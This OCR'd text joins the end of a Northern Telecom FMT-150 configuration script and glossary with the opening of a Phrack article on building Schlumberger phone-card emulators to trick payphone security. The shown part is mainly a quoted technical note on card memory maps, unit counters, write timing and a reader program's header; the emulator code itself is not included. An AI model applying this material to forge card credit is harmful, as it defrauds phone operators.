     ;LEAVE PERFORMANCE MONITORING AT FACTORY DEFAULT
     ;DISABLE BLUE INSERTION FOR POINT TO POINT SYSTEMS
     ;IN A MULTIPOINT SYSTEM BLUE INSERTION SHOULD BE ENABLED.

     ;ENABLE ALARM LOGGER
     TRANSMIT "CAD!"

     ;DISABLE BLUE INSERTION NODE 1 DP3019
     TRANSMIT "CN1 T1 BE!"
     TRANSMIT "CN1 T2 BE!"
     TRANSMIT "CN1 T3 BE!"

     ;ENABLE PARITY CORRECTION NODE 1 DP3020
     TRANSMIT "CN1 T1 PE!"
     TRANSMIT "CN1 T2 PE!"
     TRANSMIT "CN1 T3 PE!"

     ;ENABLE RX OVERHEAD NODE 1 DP3021
     TRANSMIT "CN1 T1 RE!"
     TRANSMIT "CN1 T2 RE!"
     TRANSMIT "CN1 T3 RE!"

     ;ENABLE TX OVERHEAD NODE 1 DP3022
     TRANSMIT "CN1 T1 TE!"
     TRANSMIT "CN1 T2 TE!"
     TRANSMIT "CN1 T3 TE!"

     ;SIGNAL DEGRADE 10E-8 NODE 1 DP3158
     TRANSMIT "CN1 T1 S8!"
     TRANSMIT "CN1 T2 S8!"
     TRANSMIT "CN1 T3 S8!"

     ;DISABLE BLUE INSERTION NODE 2 DP3019
     TRANSMIT "CN2 T1 BE!"
     TRANSMIT "CN2 T2 BE!"
     TRANSMIT "CN2 T3 BE!"

     ;ENABLE PARITY CORRECTION NODE 2 DP3020
     TRANSMIT "CN2 T1 PE!"
     TRANSMIT "CN2 T2 PE!"
     TRANSMIT "CN2 T3 PE!"

     ;ENABLE RX OVERHEAD NODE 2 DP3021
     TRANSMIT "CN2 T1 RE!"
     TRANSMIT "CN2 T2 RE!"
     TRANSMIT "CN2 T3 RE!"

     ;ENABLE TX OVERHEAD NODE 2 DP3022
     TRANSMIT "CN2 T1 TE!"
     TRANSMIT "CN2 T2 TE!"
     TRANSMIT "CN2 T3 TE!"

     ;SIGNAL DEGRADE 10E-8 NODE 2 DP3158
     TRANSMIT "CN2 T1 S8!"
     TRANSMIT "CN2 T2 S8!"
     TRANSMIT "CN2 T3 S8!"

;LINE LEARN ALL MULTIPLEXERS BOTH NODES
TRANSMIT "CN1 M1 L!"
```

```
TRANSMIT "CN1 M2 L!"
TRANSMIT "CN1 M3 L!"
TRANSMIT "CN2 M1 L!"
TRANSMIT "CN2 M2 L!"
TRANSMIT "CN2 M3 L!"

;CONFIGURATION IS COMPLETE EXIT THE PROGRAM
CLEAR
ALARM 1
LOCATE 10,20
MESSAGE "......CONFIGURATION COMPLETE......"
LOCATE 14,17
MESSAGE "CONTINUE WITH SECTION 5 OF CERTIFICATION"
ALARM 2
PAUSE 5
EXIT
```

Glossary of Terms

4W	Four Wire
ACO	Alarm Cut-Off
ACTV	Active (module -- carrying traffic)
AGC	Automatic Gain Control
AIS	Alarm Indication Signal -- indicates an alarm upstream
AMI	Alternate Mark Inversion -- a technique by which the polarity of alternate pulses is inverted
APD	Avalanche Photo Diode -- used for detecting pulses of light at the receive end of an optical fiber
AUD	Audible alarm
BDF	Battery Distribution Frame
BER	Bit Error Rate
BIP	Bit Interleave Parity
BPV	Bipolar Violation -- signal is not alternating as expected
CAMMS	Centralized Access Maintenance and Monitoring System -- a bay-mounted shelf with push buttons and an luminescent display, which is used to control FMT-150 networks, as well as other Northern Telecom transmission equipment
CDP	Centralized Display Panel
CEV	Controlled Environment Vault
CO	Central Office
CPC	Common Product Code -- a Northern Telecom code used to identify equipment
DDD	Direct Distance Dialing
DM-13	Digital Multiplexer which multiplexes between DS-1/1C/2 signals and DS-3 signals
DNA	Dynamic Network Architecture
E2A	A serial interface for alarm polling of equipment
FE	Frame Error
FER	Frame Error Rate
FL	Frame Loss
FLC	Frame Loss Counter
FLS	Frame Loss Seconds
FPD	Future Product to be Developed
Group	A multiplexed signal made up of four DS-1s, two DS-1Cs, or one Ds-2
Hub	An FMT-150 site which branches one 150 Mb/s signal into two or three signals, in different directions, without sacrificing OA & M continuity
LBR	Loopback Request
MCU	Maintenance Control Unit
MM	Multimode Optical Fiber
MSB	Most Significant Bit
Muldem	Multiplexer/demultiplexer
NRZ	Non-Return to Zero
OTT	Optical Termination Tray
PEC	Product Engineering Code -- a Norther Telecom code used to identify

	equipment. The preferred code to be used when ordering Northern Telecom equipment.
PER	Parity Error Rate
PES	Parity Error Seconds
RTO	Ready To Order
SCU	Service Channel Unit
SMB	Sub-Miniature BNC type connector
SR	Stuff Request
STX	(Pseudo) Synchronous Transport Signal: First Level at 49.92 Mb/s (Northern Telecom)
TBOS	Telemetry Byte Oriented System
VIS	Visual Alarm
WDM	Wavelength Division Multiplexing
XOW	Express Orderwire

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 10 of 18

Electronic Telephone Cards: How to make your own!

I guess that Sweden is not the only country that employs the electronic phone card systems from Schlumberger Technologies. This article will explain a bit about the cards they use, and how they work. In the end of this article you will also find an UUEncoded file which contains source code for a PIC16C84 micro-controller program that completely emulates a Schlumberger Telephone card and of course printed circuit board layouts + a component list... But before we begin talking seriously of this matter I must first make it completely clear that whatever you use this information for, is entirely YOUR responsibility, and I cannot be held liable for any problems that the use of this information can cause for you or for anybody else. In other words: I give this away FOR FREE, and I don't expect to get ANYTHING back in return!

The Original Telephone Card:

Since I probably would have had a hard time writing a better article than the one Stephane Bausson from France wrote a while ago, I will not attempt to give a better explanation than that one; I will instead incorporate it in this phile, but I do want to make it clear that the following part about the cards technical specification was not written by me: Merely the parts in quotes are things added by me... Instead I will concentrate on explaining how to build your own telephone card emulator and how the security measures in the payphone system created by Schlumberger Technologies work, and how to trick it... But first, let's have a look at the technical specifications of the various "smart memory card" systems used for the payphones.

<Start of text quoted from Stephane Bausson (sbausson@ensem.u-nancy.fr)>

==========

What you need to know about electronics telecards

==========

(C) 10-07-1993 / 03-1994
Version 1.06
Stephane BAUSSON

Email: sbausson@ensem.u-nancy.fr
Smail: 4, Rue de Grand; F-88630 CHERMISEY; France
Phone: (33)-29-06-09-89

Any suggestions or comments about phonecards and smart-cards are welcome

---

Content

I) The cards from Gemplus, Solaic, Schlumberger, Oberthur: (French cards)

I-1) Introduction:

You must not think that the electronics phone-cards are completely secret things, and that you can not read the information that is inside. It is quite false, since in fact an electronic phonecard does not contain any secret information like credit cards, and an electronic phonecard is nothing else than a 256 bit EPROM with serial output.


Besides do not think that you are going to refill them when you understand how they work, since for that you should reset the 256 bits of the cards by erasing the whole card. But the chip is coated in UV opaqued resin even if sometimes you can see it as transparent! Even if you were smart enough to erase the 256 bits of the card you should program the manufacturer area, but this is quite impossible since these first 96 bits are write protected by a lock-out fuse that is fused after the card programming in factory.

Nevertheless it can be very interesting to study how these cards work, to see which kind of data are inside and how the data are mapped inside or to see how many units are left inside for example. Besides there are a great number of applications of these cards when there are used (only for personal usage of course) , since you can use them as key to open a door, or you can also use them as key to secure a program, etc...


These Telecards have been created in 1984 and at this time constructors decided to build these cards in NMOS technology but now, they plan to change by 1994 all readers in the public to booths and use CMOS technology. Also they plan to use EEPROM to secure the cards and to add many useful informations in, and you will perhaps use phone cards to buy you bread or any thing else.

These cards are called Second Generation Telecards.

I-2) SCHEMATICS of the chip:



I-3) PINOUT of the connector:




NB: only the position of the chip is ISO standardized and not the pinout


PINOUT:
1 : Vcc = 5V
2 : R/W
3 : Clock
4 : Reset
5 : Gnd
6 : Vpp = 21V
7 : I/O
8 : Fuse

I-4) Main features:

- Synchronous protocol.
- N-MOS technology.
- 256x1 bit organization.
- 96 written protected by a lock-out fuse.
- Low power 85mW in read mode.
- Access time: 500ns
- Operating range: -100C +700C
- Ten year data retention.

I-5) TIME DIAGRAMS:





I-6) MEMORY MAP of cards from France and Monaco:

Bytes	Bits	Binary	Hexa	
1	1 --> 8			---> Builder code.
2	9 --> 16	0000 0011	$03	---> a French telecard
3	17 --> 24			
4	25 --> 32			
5	33 --> 40			
6	41 --> 48			
7	49 --> 56			
8	57 --> 64			
9	65 --> 72			
10	73 --> 80			
11	81 --> 88			
12	33 --> 40	0001 0011	$13	---> 120 units card
		0000 0110	$06	---> 50 units card
		0000 0101	$05	---> 40 units card
13-31	97 --> 248			---> The units area: each time a unit is used, then a bit is set to "1"; Generally the first ten units are fused in factory as test.
32	249 --> 256	1111 1111	$FF	---> the card is empty

I-7) MEMORY MAP of the other cards:

Bytes	Bits	Binary	Hexa			
1	1 --> 8					
2	9 --> 16	1000 0011	$83	---> a telecard		
3-4	17 --> 32	1000 0000	$80	0001 0010	$12	---> 10 units card
				0010 0100	$24	---> 22 units card
				0010 0111	$27	---> 25 units card
				0011 0010	$32	---> 30 units card

```
                    |           |     | 0101 0010 | $52 | ---> 50 units card
                    |           |     | 1000 0010 | $82 | ---> 80 units card
                    | 1000 0001 | $81 | 0000 0010 | $02 | ---> 100 units card
                    |           |     | 0101 0010 | $52 | ---> 150 units card
                    +-----------+-----+-----------+-----+
  5      33 --> 40  |           |     |
                    +-----------+-----+
  6      41 --> 48  |           |     |
                    +-----------+-----+
  7      49 --> 56  |           |     |
                    +-----------+-----+
  8      57 --> 64  |           |     |
                    +-----------+-----+
  9      65 --> 72  |           |     |
                    +-----------+-----+
 10      73 --> 80  |           |     |
                    +-----------+-----+
 11      81 --> 88  |           |     |
                    +-----------+-----+
 12      89 --> 96  | 0001 1110 | $1E | ---> Sweden
                    | 0010 0010 | $22 | ---> Spain
                    | 0011 0000 | $30 | ---> Norway
                    | 0011 0011 | $33 | ---> Andorra
                    | 0011 1100 | $3C | ---> Ireland
                    | 0100 0111 | $47 | ---> Portugal
                    | 0101 0101 | $55 | ---> Czech Republic
                    | 0101 1111 | $5F | ---> Gabon
                    | 0110 0101 | $65 | ---> Finland
                    +-----------+-----+
 13-31  97 --> 248  |           |     | ---> The units area: each time a unit
                    |           |     |      is used, then a bit is set to "1";
                    |           |     |
                    |           |     |      Generally the first two units are
                    |           |     |      fused in factory as test.
                    |           |     |
                    |           |     |
                    +-----------+-----+
 32    249 --> 256  | 0000 0000 | $00 |
                    +-----------+-----+
```

II) The cards from ODS, Giesecke & Devrient, ORGA Karten systeme, Uniqua, Gemplus, Schlumberger and Oldenbourg Kartensysteme:

II-1) Introduction:


These cards are in fact 128 bit memory in NMOS technology, and the map of these cards are the following:

- 64 bit EPROM written protected (manufacturer area).
- 40 bit EEPROM (5x8 bits).
- 24 bits set to "1".

II-2) Pinout:

ISO 7816-2

```
  -------------+-------------
 |   1         |         5   |        Pinout:
 |             |             |        -------
 +-------\     |     /-------+
 |   2    +----+    +    6   |          1 : Vcc = 5V    5 : Gnd
```




II-3) Main features:

- ISO 7816- 1/2 compatible.
- use a single 5V power supply.
- low power consumption.
- NMOS technology.

II-4) Time Diagrams:

Reset:

The address counter is reset to 0 when the clock line CLK is raised while the control line R is high. Note that the address counter can not be reset when it is in the range 0 to 7.



The address counter is incremented by 1 with each rising edge of the clock signal Clk, for as long as the control line R remains low. The data held in each addressed bit is output to I/O contact each time Clk falls. It is not impossible to decrement the address counter, therefore to address an earlier bit, the address counter must be reset then incremented to require value.

Write:


All unwritten or erased bits in the address 64-104 may be unwritten to. When a memory cell is unwritten to, it is set to 0. The addressed cell is unwritten to by the following sequence.


1- R is raised while Clk is low, to disable address counter increment for one clock pulse.

2- Clk is then raised for a minimum of 10ms to write to the address bit.

When to write operation ends, and Clk falls, the address counter is unlocked, and the content of the written cell, which is now 0, is output to I/O contact if the operation is correct.

The next Clk pulse will increment the address by one, then the write sequence can be repeated to write the next bit.





WriteCarry:

A counter is erased by performing the WRITECARRY sequence on the stage of the next highest weighing to that to be erased.

The writecarry sequence is as follows:


1 - Set the address counter to an unwritten bit in the next highest counter stage to that to be erased.

2 - Increment is disabled on the following rising edge of R where Clk remains low.

3 - Clk is then raised for a minimum of 10ms, while R is low, to write to the next address bit.

4 - R is the raised again while Clk remains low to disable increment a second time.

5 - Clk is the raised for a minimum of 1ms, while R is low, to write to the addressed bit a second time, erasing the counter level immediately below that the addressed bit.



II-5) Memory Map:

Bytes	Bits	Binary	Hexa	
		+----------+-----+		
1	1 --> 8	| |	|	
		+----------+-----+		
2	9 --> 16	| 0010 1111	| $2F	| ---> Germany
		| 0011 0111	| $37	| ---> Netherland
		| 0011 1011	| $3B	| ---> Greece
		+----------+-----+		
3	17 --> 24	| |	|	

```
  4      25 -->  32 |           |     | ---> Issuer area (written protected)
  5      33 -->  40 |           |     |
  6      41 -->  48 |           |     |
  7      49 -->  56 |           |     |
  8      57 -->  64 |           |     |
                    +-----------+-----+
  9      65 -->  72 |           |     | ---> c4096  )
 10      73 -->  80 |           |     | --->  c512  )
 11      81 -->  88 |           |     | --->   c64  ) 5 stage octal counter
 12      89 -->  96 |           |     | --->    c8  )
 13      97 --> 104 |           |     | --->    c0  )
                    +-----------+-----+
 14     105 --> 112 | 1111 1111 | $FF |
 15     113 --> 120 | 1111 1111 | $FF | ---> area of bits set to "1"
 16     120 --> 128 | 1111 1111 | $FF |
                    +-----------+-----+
```

The Issuer area:

This issuer consists of 40 bits. The contents of the issuer area are specified by the card issuer, and are fixed during the manufacturing process. The contents of the issuer area will include data such as serial numbers, dates, and distribution centers.

This area may only be read.

The Counter area:

The counter area stores the card’s units. Its initial value is specified by the card issuer and set during manufacturing.

The counter area is divided into a 5 stage abacus.

Note that you can only decrease the counter and it is not authorized to write in the counter a value greater than the old value.

I-6) Electrical features:

Maximum ratings:

	Symbol	Min	Max	Unit
Supply voltage	Vcc	-0.3	6	V
Input voltage	Vss	-0.3	6	V
Storage temperature	Tstg	-20	+55	0C
Power dissipation	Pd	-	50	mW

DC characteristics:

	Symbol	Min.	Typ.	Max.	Unit
Supply current	Icc	-	-	5	mA
Input Voltage (low)	Vl	0	-	0.8	V
Input voltage (high)	Vh	3.5	-	Vcc	V


Input current R	Ih	-	-	100	uA
Input current Clk	Il	-	-	100	uA
Output current (Vol=0.5V)	Iol	-	-	10	uA
Output current (Voh=5V)	Ioh	-	-	0.5	mA


AC characteristics:

	Symbol	Min.	Max.	Unit
Pulse duration R address reset	tr	50	-	us
Pulse duration R write	ts	10	-	us
High level Clk	th	8	-	us
Low level Clk	tl	12	-	us
Write window	Twrite	10	-	ms
Erase window	Terase	10	-	ms
	tv1	5	-	us
	tv2	3.5	-	us
	tv3	3.5	-	us
	tv4	3.5	-	us
	tv5	3.5	-	us
	tv6	5	-	us
	tv7	5	-	us
	tv8	10	-	us

III) The Reader Schematic:

External 5V (Optional)





Centronics port

IV) The program:
    ===========

    The following program will enable you to read telecards on you PC if you build the reader.

```
--------------- cut here (begin)
{*************************************************************************}
{                           T E L E C A R D . PAS                         }
{*************************************************************************}
{   This program enable you to dumb the memory of electronics phonecards  }
{   from all over the world, so that you will be able to see which country }
{   the card is from how many units are left and so on ....               }
```

```
{*************************************************************************}
{                                                                         }
{                        Written by Stephane BAUSSON (1993)               }
{                                                                         }
{                         Email: sbausson@ensem.u-nancy.fr                }
{                                                                         }
{                       Snail Mail Address: 4, Rue de Grand               }
{                                           F-88630 CHERMISEY             }
{                                           France                        }
{                                                                         }
{*************************************************************************}
{* Thanks to: Tomi Engdahl (Tomi.Engdahl@hut.fi)                         *}
{*************************************************************************}

